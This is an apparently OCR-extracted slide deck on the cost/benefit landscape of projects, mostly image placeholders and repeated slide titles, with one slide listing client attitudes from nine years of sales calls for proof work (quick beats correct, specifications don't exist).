
# *Worldview:* The cost/benefit landscape of projects



# *Worldview:* The cost/benefit landscape of projects




# *Worldview:* The cost/benefit landscape of projects




DOING PROOF / #1 NINE YEARS OF SALES CALLS

- ➔ Quick beats correct
- ➔ Cheap beats expensive
- ➔ Correctness doesn’t matter (much)
- ➔ Specifications don’t exist
- ➔ Usability is overrated


# A bad cost/benefit curve




# A bad cost/benefit curve




# This does not work for clients




# This does not work for clients




# This does not work for clients



